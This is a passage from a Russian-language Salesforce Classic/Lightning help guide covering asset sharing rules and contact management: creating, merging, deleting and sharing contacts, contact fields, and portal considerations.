    - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
    - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.
-  **Прим.:** Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым должен быть предоставлен доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
  9. Выберите значение в поле «Доступ к активу».
  10. В остальных полях выберите параметры доступа для записей, связанных с общедоступными активами.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил  
общего доступа:

- «Управление общим доступом»

| Параметр доступа  | Описание  |
|---|---|
| Контролируется родительским объектом  | Пользователи могут просматривать, редактировать или удалять активы на основе доступности аналогичного действия над связанными родительскими объектами. Параметр доступа «Контролируется родительским объектом» используется по умолчанию. |
| Личный<br>(доступно только для связанных контактов, возможностей и обращений) | Пользователи не могут просматривать или обновлять записи, кроме случаев предоставления доступа вне данного правила общего доступа.  |
| Только для чтения   | Пользователи могут просматривать записи, но не могут их обновлять.  |
| Для чтения и записи   | Пользователи могут просматривать и обновлять записи.  |



**Прим.:** Параметр «Доступ к активу» недоступен в том случае, если единому стандартному параметру для активов задано значение «Контролируется родительским объектом».

11. Нажмите кнопку **«Сохранить»**.

## Отслеживание коллег

### Контакты

Контакт — это лицо, связанное с одной из ваших организаций или с другими типами записей, например возможностями. Обычно контакты являются сотрудниками компаний-клиентов. Записи контактов содержат сведения, необходимые для эффективной деловой деятельности, например ФИО, номер мобильного телефона и должность.

#### [Рекомендации по созданию контактов](#)

Ниже приведены факторы, которые следует принять во внимание при создании контактов.

#### [Рекомендации по просмотру и редактированию контактов](#)

Для просмотра и управления контактами используется начальная страница контактов.

#### [Обновление контактов посредством запросов](#)

Запросы об обновлении контактов позволяют быстро и просто получать обновленные данные о контактах и организациях-лицах.

#### [Рекомендации по изменению организации для контактов](#)

Ниже перечислены факторы, которые следует принять во внимание при изменении организации, связанной с контактом.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### [Объединение повторяющихся контактов](#)

Повторяющиеся контакты, связанные с одной организацией, можно объединить. Это обеспечивает упорядочивание и актуальность данных.

### [Отображение и просмотр схемы организации контакта](#)

Для отображения сведений о сотрудниках компании контакта в Salesforce используется иерархичная схема, содержащая все контакты в организации. Это помогает планировать стратегию продаж.

### [Рекомендации по удалению контактов](#)

Большинство контактов можно удалить одним щелчком мыши. Ниже приведены сведения о том, кто может удалить контакты и что происходит с записями, связанными с удаленными контактами.

СМ. ТАКЖЕ:

[Что такое организация-лицо?](#)

[Социальные организации, контакты и интересы](#)


[Управление электронной почтой и шаблонами в Lightning Experience](#)

[Управление рабочими процессами и просмотр прошлых действий в Lightning Experience](#)

## Рекомендации по созданию контактов

Ниже приведены факторы, которые следует принять во внимание при создании контактов.

- Создание контактов доступно в нескольких разделах Salesforce.
  - Создание контакта на странице сведений организации.
  - **Импортируйте контакт** с мобильного устройства с помощью приложения Salesforce1.
  - Создание контакта в разделе «Контакты».

 **Прим.:** Если при создании контакта таким способом не указываются сведения об организации, контакт получит статус «Личный».

- Чтобы автоматически связать контакт с организацией, создайте контакт на странице сведений об организации.
- Если организация Salesforce использует типы записей, то при создании контакта пользователям может предлагаться выбор значения в поле «Тип записи». Доступные поля и значения раскрывающихся списков определяются выбранным типом записи.
- Если в организации Salesforce включена поддержка подразделений, то подразделению нового контакта автоматически назначается подразделение связанной организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

- Всегда закрепляйте контакты за конкретной организацией, за исключением особых случаев. Контакты, не связанные с организациями, скрыты от всех пользователей, за исключением ответственного лица и администратора, что затрудняет поиск и использование.

СМ. ТАКЖЕ:

[Контакты](#)

[Создание записей](#)

[Импорт списков контактов с мобильного устройства в систему Salesforce](#)

[Поля контактов](#)

[Предоставление общего доступа к контактам](#)

[Ограничения контактов](#)

## Рекомендации по просмотру и редактированию контактов

Для просмотра и управления контактами используется начальная страница контактов.

- Организации-лица не отображаются в списке «Недавно просмотренные» на начальной странице контактов.
- В Salesforce Classic доступна печатная версия списка. Версию для печати можно сохранить в формате PDF.
- Организация-лицо, имя которой выбрано в списковом представлении контактов, отображается на вкладке «Организации».
- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление из раскрывающегося списка. Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют расширить уровень доступа к контактам, установленный моделью общего доступа. .

Если вы используете Salesforce Classic, выполните следующие действия.

- Чтобы создать настраиваемое представление, щелкните ссылку **«Создать новое представление»**.
- Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы упростить поиск организаций-лиц, создайте настраиваемое списковое представление и добавьте значок «Является организацией-лицом» в качестве столбца.
- Чтобы **добавить контакты в кампанию** в Salesforce Classic, установите флажок напротив нужных контактов и нажмите кнопку **«Добавить в кампанию»**. Чтобы выбрать все записи, установите флажок в заголовке столбца.

СМ. ТАКЖЕ:

[Контакты](#)

[Рекомендации по изменению организации для контактов](#)

[Предоставление общего доступа к контактам](#)

[Запрос на предмет использования партнерами системы Salesforce](#)

[Организации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра контактов:

- «Чтение» для контактов

Для создания контактов:

- «Создание» для контактов



## Обновление контактов посредством запросов

Запросы об обновлении контактов позволяют быстро и просто получать обновленные данные о контактах и организациях-лицах.

Запрос об обновлении можно отправить следующим типам контактов, если у них имеется действующий адрес эл. почты.

- Собственные контакты
- Контакты, связанные с собственными организациями
- Контакты, доступные для редактирования в соответствии с правилом общего доступа или в результате предоставления общего доступа вручную
- Собственные организации-лица

### 1. На странице сведений о контакте или организации-лице, нажмите кнопку **«Запросить обновление»**.

В соответствии с заданными параметрами обновления контактов, создается исходящее сообщение эл. почты.

### 2. При необходимости измените сведения, указанные в сообщении эл. почты.



**Прим.:** Функция проверки орфографии поддерживает не все языки, используемые в системе Salesforce. Например, функция проверки орфографии не поддерживает тайский и русский языки, а также некоторые языки с двухбайтовой кодировкой символов (японский, корейский и китайский).

### 3. Нажмите кнопку **«Отправить»**. Отправка отдельных запросов об обновлении контактов доступна независимо от параметра получателя «Без рассылки по эл. почте».

Чтобы обновить контактные данные или подтвердить текущие данные, получатель сообщения выбирает содержащуюся в нем ссылку. Отправитель запроса получает электронное уведомление.

### 4. Чтобы обновить, просмотреть, принять или отклонить новые данные, воспользуйтесь ссылкой в сообщении эл. почты.

СМ. ТАКЖЕ:

[Использование ответов по обновлению контактов для обновления сведений о контактах](#)

[Использование пакетных запросов об обновлении контактов для запроса обновленной контактной информации от нескольких людей](#)

[Отображение и просмотр схемы организации контакта](#)

## Рекомендации по изменению организации для контактов

Ниже перечислены факторы, которые следует принять во внимание при изменении организации, связанной с контактом.



**Прим.:** Если контакту назначена родительская организация, а единому стандартному параметру задано значение «Контролируется родительским объектом», то редактирование контакта доступно только при наличии полномочия «Редактирование» для организации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запросов об обновлении:

- «Отправка запросов об обновлении контактов»

И

«Отправка эл. почты»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

- Организацию, связанную с контактом, можно изменить при соблюдении одного из ниже перечисленных требований.
  - Наличие доступа к контакту и ответственности за целевую организацию или вышестоящей роли над ответственным в иерархии ролей.
  - Наличие ответственности за контакт или доступа к контакту и целевой организации.
  - Статус администратора.

Если данные условия не выполняются, обратитесь к администратору с просьбой изменить организацию, связанную с контактом.

- Ниже перечислены действия, выполняемые при изменении поля «Имя организации».
  - Обращения и возможности, связанные с контактом, остаются связанными с предыдущей организацией и не переносятся в новую организацию.
  - Новые обращения и возможности, созданные для контакта, связываются с новой организацией.

При изменении информации о контактах, поддерживающих возможность использования порталов, см. [следующие рекомендации](#).

СМ. ТАКЖЕ:


[Контакты](#)

[Предоставление общего доступа к контактам](#)

## Объединение повторяющихся контактов

Повторяющиеся контакты, связанные с одной организацией, можно объединить. Это обеспечивает упорядочивание и актуальность данных.

1. Нажмите кнопку **«Объединить контакты»** в связанном списке организации «Контакты».
2. Установите флажки напротив нужных контактов (не более трех). Чтобы просмотреть полный список связанных контактов, нажмите кнопку **«Все контакты»**. Чтобы уменьшить количество отображаемых результатов, выполните поиск по списку связанных контактов. Для продолжения нажмите кнопку **«Далее»**.
3. Выберите один контакт в качестве основной записи.
4. Выберите нужного пользователя партнерского или клиентского портала. Данный параметр доступен только в том случае, если в организации включена поддержка **партнерского** или **клиентского портала**. Если объединенный контакт не должен содержать пользователя портала, установите переключатель «Не является пользователем портала».
5. Выберите нужные поля в каждой записи. В случае конфликта данных, поля в левом столбце выбираются автоматически, а строка выделяется сиреневым цветом.
6. Нажмите кнопку **«Объединить»**.

Как данное действие выполняется на практике:  [Порядок объединения контактов в системе Salesforce](#)

СМ. ТАКЖЕ:

[Рекомендации по объединению повторяющихся контактов](#)

[Рекомендации по объединению контактов, связанных с пользователями портала](#)

[Использование ответов по обновлению контактов для обновления сведений о контактах](#)

[Включение клиентского портала для контактов и организаций-лиц](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все** версии.

Клиентский портал доступен в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Партнерский портал доступен в версиях:  
**Enterprise Edition, Performance Edition** и **Unlimited Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для объединения контактов:

- «Удаление» для контактов

Для объединения контактов, поддерживающих возможность использования клиентского портала:

- «Удаление» для контактов

И

«Редактирование пользователей портала самообслуживания»

Для объединения контактов, поддерживающих возможность использования партнерского портала:

- «Удаление» для контактов


И

«Управление партнерами»

## Отображение и просмотр схемы организации контакта

Для отображения сведений о сотрудниках компании контакта в Salesforce используется иерархичная схема, содержащая все контакты в организации. Это помогает планировать стратегию продаж.

1. Чтобы отобразить схему организации контакта, введите имя менеджера контакта в поле «Подчиненный» записи контакта.
2. Сохраните внесенные изменения.
3. Чтобы просмотреть схему организации контакта, щелкните ссылку «**Просмотр схемы организации**» в записи контакта.

 **Прим.:** Чтобы просмотреть полную схему организации, убедитесь, что поле «Подчиненный» каждого контакта организации содержит другой контакт. (Контакт, расположенный на верхнем уровне схемы организации, является исключением.) Если контакт не является ничьим подчиненным, в схеме организации отображается только один сотрудник, независимо числа контактов, связанных с организацией.


СМ. ТАКЖЕ:

[Контакты](#)

[Обновление контактов посредством запросов](#)

## Рекомендации по удалению контактов

Большинство контактов можно удалить одним щелчком мыши. Ниже приведены сведения о том, кто может удалить контакты и что происходит с записями, связанными с удаленными контактами.

-  **Совет:** Если нет необходимости, мы рекомендуем деактивировать, а не удалять контакты. Это обеспечивает точность архивных записей.
  - Удаление контакта доступно администратору, ответственному или его менеджеру в иерархии ролей организации, *а также* пользователям с соответствующим полномочием. Если вы соответствуете этим требованиям, на странице сведений о контакте и в строке соответствующего спискового представления будет отображаться кнопка «**Удалить**».
  - При удалении контакта эти связанные записи также будут удалены. Для их удаления не требуются особые полномочия.
    - Активы без обращений
    - Вложения
    - Журнал кампании
    - События
    - Примечания
    - Задачи
- Организации, права и возможности, связанные с контактом, сохраняются.
- Удаленный контакт перемещается в корзину. Отмена удаления восстанавливает все связанные записи, включая имена пользователей портала самообслуживания.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра схемы организации:

- «Чтение» для контактов

Для изменения схемы организации:

- «Редактирование» для контактов

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

- При удалении основного контакта действия роль нового основного контакта автоматически назначается другому контакту. Чтобы вручную выбрать другой основной контакт, рекомендуем изменить действие.
- Нельзя удалить контакты, связанные с записями следующих типов.
  - Активы с обращениями
  - Обращения
  - Контракты
  - Пользователи-партнеры
  - Сервисные контракты
  - Активные пользователи портала самообслуживания
  - Активные пользователи клиентского портала

СМ. ТАКЖЕ:

[Удаление записей](#)

## Предоставление общего доступа к контактам

Предоставление общего доступа к контактам облегчает сотрудничество между сотрудниками группы сбыта.

Для получения общего доступа к контактам у пользователя должны иметься полномочия на чтение контактов. При предоставлении общего доступа к записи контакта, с которой связана организация, общий доступ к организации предоставляется только при наличии у пользователя полномочий доступа к записям организаций.

1. Нажмите кнопку **«Общий доступ»** на странице сведений о записи.

Страница «Сведения об общем доступе» содержит список пользователей, групп, ролей и территорий, имеющих общий доступ к контакту.



**Прим.:** Кнопка «Общий доступ» недоступна, если единому стандартному параметру для контактов задано значение «Контролируется родительским объектом».

2. Ниже перечислены действия, доступные на странице «Сведения об общем доступе».

- Чтобы просмотреть отфильтрованный список элементов, выберите нужное представление в раскрывающемся списке «Просмотр» или щелкните ссылку **«Создать новое представление»** для разработки собственных настраиваемых представлений.
- Чтобы изменить или удалить любое созданное представление, выберите его в раскрывающемся списке «Просмотр» и щелкните ссылку **«Правка»**.
- Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.
- Чтобы предоставить другим пользователям, группам, ролям или территориям доступ к записи, нажмите кнопку **«Добавить»**.
- Чтобы изменить или удалить уровень доступа, щелкните ссылку **«Правка»** или **«Удал.»** напротив нужного элемента списка при использовании созданных правил общего доступа, предоставляемого вручную.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### 3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

[Контакты](#)

[Рекомендации по просмотру и редактированию контактов](#)

[Рекомендации по изменению организации для контактов](#)

[Ограничения контактов](#)

## Поля контактов

Ниже перечислены поля, доступные в контактах. Доступность полей определяется настройками Salesforce.

| Поле  | Описание  |
|---|---|
| Имя организации   | Организация, связанная с контактом. Введите имя организации, выберите ее списка или создайте новую. Для частных контактов организация не указывается.   |
| Разрешить самостоятельную регистрацию на клиентском портале | Разрешение доступа к клиентскому portalу позволяет избранным контактам осуществлять самостоятельную регистрацию.  |
| Ассистент   | Ассистент контакта. Не более 40 символов.   |
| Тел. ассистента   | Номер телефона ассистента. Не более 40 символов.  |
| Дата рождения   | День рождения контакта. Щелкните поле и выберите дату в календаре.  |
| Валюта контакта   | Стандартная валюта для всех полей валюты в контакте. Стоимость отображается в валюте контакта, а также преобразуется в личную валюту пользователя. Атрибут становится доступен, если используются нескольких валют. |
| Подразделение контакта                                      | Подразделение, к которому относится контакт. Значение данного поля наследуется от связанной организации. Атрибут становится доступен при использовании подразделений для сегментации данных.                        |
| Ответственный за контакт                                    | Назначенный ответственный за контакт<br>Недоступно в версии Personal Edition.   |

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

| Поле  | Описание   |
|---|--|
| Тип записи контакта                             | Имя поля, которое определяет значения раскрывающегося списка, доступные для записи. Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.   |
| Создано   | Пользователь, создавший контакт. Включает в себя дату и время создания контакта. Только для чтения.  |
| Настраиваемые ссылки                            | Список настраиваемых ссылок для контактов, заданных администратором.   |
| Отдел   | Связанное подразделение организации. Не более 80 символов.   |
| Описание  | Описание контакта. Не более 32 КБ данных. В отчетах отображаются только первые 255 символов.   |
| Эл. почта                                       | <p>Адрес эл. почты контакта. Требуется действительный адрес электронной почты. Не более 80 символов.</p> <p>Чтобы отправить сообщение эл. почты с помощью личного почтового приложения, щелкните адрес эл. почты в данном поле. Действие не регистрируется в журнале записи контакта.</p> <p>Если в организации включена служба «Кнопки и ссылки Gmail», щелкните ссылку Gmail напротив данного поля, чтобы отправить сообщение эл. почты из аккаунта Gmail.</p> |
| Факс  | Номер факса контакта. Не более 40 символов.  |
| Личное имя                                      | Личное имя контакта, отображаемое на странице редактирования сведений о контакте. Не более 40 символов.  |
| Личное имя (на родном языке)                    | Личное имя контакта, переведенное на родной язык.  |
| Дом. тел.                                       | Номер домашнего телефона контакта. Не более 40 символов.   |
| Последнее изменение сделано                     | Пользователь, который изменял поля контакта последним, а также дата и время изменения. Данное поле не отслеживает изменения, внесенные в любые элементы связанного списка контакта. Только для чтения.   |
| Фамилия   | Фамилия контакта, отображаемая на странице редактирования сведений о контакте. Не более 80 символов.   |
| Фамилия (на родном языке)                       | Фамилия контакта, переведенная на родной язык.   |
| Дата последнего запроса об обновлении контактов | Дата отправки последнего запроса об обновлении контактов.  |
| Дата последнего сохранения обновления контактов | Дата последнего объединения контактов, полученных в результате отправки запроса об их обновлении.  |

| Поле                           | Описание  |
|--------------------------------|---|
| Источник интереса              | Источник записи: например, реклама, партнер или Интернет. Источник выбирается из раскрывающегося списка доступных значений, заданных администратором. Не более 40 символов на каждое значение из раскрывающегося списка.  |
| Город в почтовом адресе        | Часть почтового адреса: город. Не более 40 символов.  |
| Страна в почтовом адресе       | Город, указываемый в почтовом адресе. Не более 80 символов.   |
| Область/штат в почтовом адресе | Часть почтового адреса: название области или штата. Не более 80 символов.   |
| Улица в почтовом адресе        | Часть почтового адреса: улица. Не более 255 символов.   |
| Индекс в почтовом адресе       | Часть почтового адреса: почтовый индекс. Не более 20 символов.  |
| Отчество                       | Отчество контакта, отображаемое на странице редактирования сведений о контакте. Не более 40 символов.<br><br>Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку « <i>Пользовательский интерфейс</i> » в поле «Быстрый поиск» в меню «Настройка» и выберите пункт « <b>Пользовательский интерфейс</b> ». Выберите параметр «Включить отчества для имен пользователей». |
| Отчество (на родном языке)     | Отчество контакта, переведенное на родной язык.<br><br>Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку « <i>Пользовательский интерфейс</i> » в поле «Быстрый поиск» в меню «Настройка» и выберите пункт « <b>Пользовательский интерфейс</b> ». Выберите параметр «Включить отчества для имен пользователей».   |
| Мобильный тел.                 | Номер мобильного телефона контакта. Не более 40 символов.   |
| Имя                            | Личное имя, отчество (бета-версия), фамилия и суффикс (бета-версия) контакта, отображаемые на странице редактирования сведений о контакте.  |
| Другой город                   | Часть дополнительного адреса: город. Не более 40 символов.  |
| Другая страна                  | Город в дополнительном адресе контакта. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Максимальная длина текстового поля — 80 символов.  |



| Поле                   | Описание  |
|------------------------|---|
| Другие область/штат    | Область или штат в дополнительном адресе контакта. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Максимальная длина текстового поля — 80 символов.   |
| Другая улица           | Часть дополнительного адреса: название улицы. Не более 255 символов.  |
| Другой почтовый индекс | Часть дополнительного адреса: почтовый индекс. Не более 20 символов.  |
| Другой тел.            | Дополнительный номер телефона контакта. Не более 40 символов.   |
| Тел.                   | Номер основного телефона контакта. Не более 40 символов.  |
| Подчиненный            | Имя менеджера контакта. Введите имя контакта или выберите его из списка.  |
| Приветствие            | Приветствие при обращении к контакту (например, господин, госпожа, профессор). Запись выбирается из раскрывающегося списка доступных значений, заданных администратором. Не более 40 символов.  |
| Суффикс                | Суффикс имени контакта, отображаемый на странице редактирования сведений о контакте. Не более 40 символов.<br><br>Чтобы включить данное поле, обратитесь в службу поддержки Salesforce. Введите строку « <i>Пользовательский интерфейс</i> » в поле «Быстрый поиск» в меню «Настройка» и выберите пункт « <b>Пользовательский интерфейс</b> ». Выберите параметр «Включить отчества для имен пользователей».                          |
| Должность              | Должность контакта, которую он занимает в своей организации. Не более 80 символов.  |
| Имя пользователя       | Только для контактов портала самообслуживания. По умолчанию поле «Имя пользователя» содержит значение поля «Эл. почта». При входе на портал самообслуживания контакт должен указывать свое имя пользователя.<br><br> <b>Прим.:</b> Начиная с выпуска Spring'12 портал самообслуживания недоступен для новых организаций. Текущие организации могут |

| Поле | Описание   |
|------|--|
|      | использовать портал самообслуживания в обычном режиме. |

СМ. ТАКЖЕ:

[Рекомендации по созданию контактов](#)

[Рекомендации по изменению организации для контактов](#)

## Использование ответов по обновлению контактов для обновления сведений о контактах

Используйте электронный ответ по обновлению контактов для обновления записи контакта.

1. В полученном ответном сообщении электронной почты перейдите по ссылке **«Обновить сейчас»**.
2. Просмотрите новые и исходные значения.
3. Щелкните **«Принять изменения»**, чтобы сохранить новые данные, или **«Отклонить изменения»**, чтобы пропустить обновления и сохранить исходные значения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии.

СМ. ТАКЖЕ:

[Обновление контактов посредством запросов](#)

[Редактирование параметров обновления контактов](#)

[Использование пакетных запросов об обновлении контактов для запроса обновленной контактной информации от нескольких людей](#)

## Использование пакетных запросов об обновлении контактов для запроса обновленной контактной информации от нескольких людей

Чтобы запросить обновленную информацию сразу от нескольких контактов или организаций-лиц, воспользуйтесь мастером пакетных запросов об обновлении контактов.

1. Перейдите по ссылке **«Пакетное обновление контактов»** в разделе «Сервис» на начальной странице «Контакты». При использовании организаций-лиц Salesforce данная ссылка также отображается на начальной странице вкладки «Организации».
2. Выберите нужное списковое представление контактов и организаций-лиц. Также можно редактировать списковые представления и создавать их непосредственно отсюда.
3. Нажмите кнопку **«Начать»**.
4. Выберите отдельные лица для отправки запроса.  
Для выбора доступны только записи с адресами электронной почты. Записи, помеченные флажком «Без рассылки по эл. почте», не отображаются в списковом представлении, так как не поддерживают пакетные электронные рассылки.
5. Нажмите кнопку **«Далее»**.
6. Просмотрите текст электронной рассылки. При необходимости измените параметры запросов об обновлении контактов.
7. Нажмите кнопку **«Отправить»**.

Когда получатели отправят актуальные сведения, с помощью ссылки в их ответах выполните обновления в записях контактов.

СМ. ТАКЖЕ:

[Обновление контактов посредством запросов](#)

[Использование ответов по обновлению контактов для обновления сведений о контактах](#)

[Редактирование параметров обновления контактов](#)

## Рекомендации по изменению организаций для контактов, имеющих доступ к порталам

Ниже приведены основные факторы, которые следует принять во внимание при изменении организаций для контактов, имеющих доступ к порталам.

- Внешним пользователям доступны собственные обращения и возможности из предыдущих организаций.
- Контакты, которым предоставлен доступ к партнерскому portalу, могут быть перенесены только в те [организации, для которых включена поддержка партнерского portalа](#).
- Чтобы соответствовать имени целевой организации, роли контактов на portalе обновляются автоматически (кроме пользователей массового portalа, которые не имеют ролей). Например, роль «Пользователь-клиент организации А» становится ролью «Пользователь-клиент организации В», так как имя роли содержит имя связанной организации. Роли portalа уникальны для каждой организации Salesforce и расположены в [иерархии ролей](#) под ролью ответственного за организацию.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки запросов на пакетное обновление контактов:

- «Отправка эл. почты»

И

«Отправка запросов об обновлении контактов»

- При переносе пользователей портала в другую организацию их роли обновляются и выполняются следующие действия:
  - Возможности каждой организации Salesforce пересчитываются посредством [иерархии прогнозов](#) организации.
  - Возможности, принадлежавшие пользователю партнерского портала, не переносятся в новую организацию.
- [Делегированные администраторы пользователей партнерского портала](#) и [делегированные администраторы пользователей клиентского портала](#) могут обновлять пользователей портала в целевых организациях.

СМ. ТАКЖЕ:

[Включение клиентского портала для контактов и организаций-лиц](#)

[Включение функций самообслуживания для контактов и организаций-лиц](#)

[Ограничения контактов](#)

## Рекомендации по объединению повторяющихся контактов

Ниже приведены рекомендации по объединению повторяющихся контактов.

- Связанные элементы повторяющегося контакта (например возможности и сведения об обращении) связываются с объединенным контактом.
- Удаленные повторяющиеся записи перемещаются в корзину.
- Поле «Создано» объединенного контакта отображает дату создания самого давнего контакта, а поле «Изменено» — дату объединения.
- Объединение контактов не отслеживается в контрольном журнале настройки.
- Объединенный контакт добавляется в любую группу, работающую с обращениями, где контакты были связаны.
- Основной контакт заменяет повторяющиеся контакты во всех запрошенных и запланированных конференциях, где они были приглашены. Чтобы добавить новый основной контакт в список приглашенных на конференцию, внесите необходимые изменения на странице сведений о событии и нажмите кнопку **«Добавить к приглашенным»**.
- Все сообщения конференции, добавленные повторяющимися контактами, автоматически связываются с основным контактом. (Сообщения конференции отображаются на веб-странице запрошенной конференции и доступны всем приглашенным пользователям.)
- Любые данные в скрытых полях или полях, доступных только для чтения, извлекаются из основной записи. Однако администраторы и пользователи с полномочием «Редактирование полей только для чтения» могут вручную выбирать поля, доступные только для чтения, которые должны быть сохранены.
- При объединении повторяющихся контактов, являющихся участниками разных [кампаний](#), дата, указанная в поле кампании «Обновление статуса участника», сохраняется и связывается с объединенным контактом.
- Прежде чем объединить контакты, имеющие активные имена пользователей на портале самообслуживания, рекомендуем деактивировать одно из имен. В объединенной записи будет использоваться активное имя пользователя на портале самообслуживания. Дополнительную информацию о поле имени пользователя портала самообслуживания см. в разделе [«Поля контактов»](#).
- При объединении контактов, связанных посредством поля «Подчиненный», объединенный контакт сохраняет значение поля «Подчиненный», заданное в выбранной основной записи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

Клиентский портал  
доступен в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

Партнерский портал  
доступен в версиях:  
**Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

- Общий доступ к организации и доступ к основному контакту, предоставленный вручную, применяется к объединенному контакту.

## Рекомендации по объединению контактов, связанных с пользователями портала

Ниже перечисленные основные факторы, которые следует принять во внимание при объединении контактов, связанных с пользователями портала.

- Контакты портала могут быть объединены друг с другом. Например, пользователь может объединить контакты, поддерживающие использование:
  - партнерского портала с контактами, поддерживающими использование клиентского портала, или наоборот;
  - партнерского или клиентского портала с контактами, которые *не* поддерживают использование портала.
- Перед объединением контактов, включающих пользователей партнерского и клиентского порталов, рекомендуем выбрать тип пользователя портала, который должен быть сохранен. Несохранный пользователь портала будет **отключен**. Контакт, удаленному в процессе объединения, может быть предоставлен доступ к portalу после объединения контактов.
- Пользователи портала, отключенные в процессе объединения, остаются ответственными за любые принадлежащие им записи. Например, отключенный пользователь портала, который несет ответственность за обращение, остается ответственным за это обращение до тех пор, пока оно не будет назначено новому ответственному.
- Контакты, связанные с различными организациями, можно объединять посредством [переноса нужных контактов в одну организацию](#) и последующего [объединения контактов, связанных с одной организацией](#).

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Клиентский портал доступен в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Партнерский портал доступен в версиях:  
**Enterprise Edition, Performance Edition** и **Unlimited Edition**.

СМ. ТАКЖЕ:

[Рекомендации по объединению повторяющихся контактов](#)

## Импорт списков контактов с мобильного устройства в систему Salesforce

Использование приложения Salesforce1 для импорта контактов с мобильного устройства в систему Salesforce позволяет экономить время и избежать ошибок. Данный компонент доступен только в загружаемых приложениях Salesforce1.

1. Перейдите в раздел Salesforce1 для создания контактов.
2. Коснитесь кнопки **«Импорт с устройства»**, чтобы открыть список контактов на устройстве.
3. Выберите контакт.
4. Чтобы связать контакт с организацией в системе Salesforce, перейдите к записи контакта в Salesforce и добавьте организацию.

При импорте контактов с мобильного устройства эти поля соотносятся со сведениями о контакте Salesforce.


- Эл. почта
- Дом. тел.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

- Город в почтовом адресе
- Страна в почтовом адресе
- Почтовый индекс
- Область в почтовом адресе
- Улица в почтовом адресе
- Мобильный тел.
- Другой тел.
- Тел.

 **Прим.:** Иногда при соотнесении полей контактов с мобильного устройства с записями контактов в Salesforce 1 могут происходить ошибки.

СМ. ТАКЖЕ:

[Создание записей](#)

[Ограничения контактов](#)


## Получайте высококачественные данные там, где это нужно при помощи Salesforce

Высоконадежные данные являются ключевыми для успеха бизнеса. Когда данные имеют высокое качество, это означает, что ваши записи полны и соответствуют текущей действительности; это означает, что у вас есть нужные связи в организациях, в которых вы заинтересованы; и еще это означает, что у вас есть достаточно информации, чтобы закрывать сделки и расширять бизнес. Говоря кратко, высококачественные данные позволяют вам понимать, адаптировать, сосредотачиваться и исполнять задачи с хирургической точностью. Data.com предлагает набор продуктов, предназначенных для того, чтобы оснастить ваш бизнес необходимыми ему высококачественными данными тогда, когда это нужно. Время, сэкономленное таким образом на вводе и обновлении данных, может использоваться для развития бизнеса.

Бесплатная версия Data.com доступна всем организациям Salesforce и поддерживает перечисленные ниже функции.

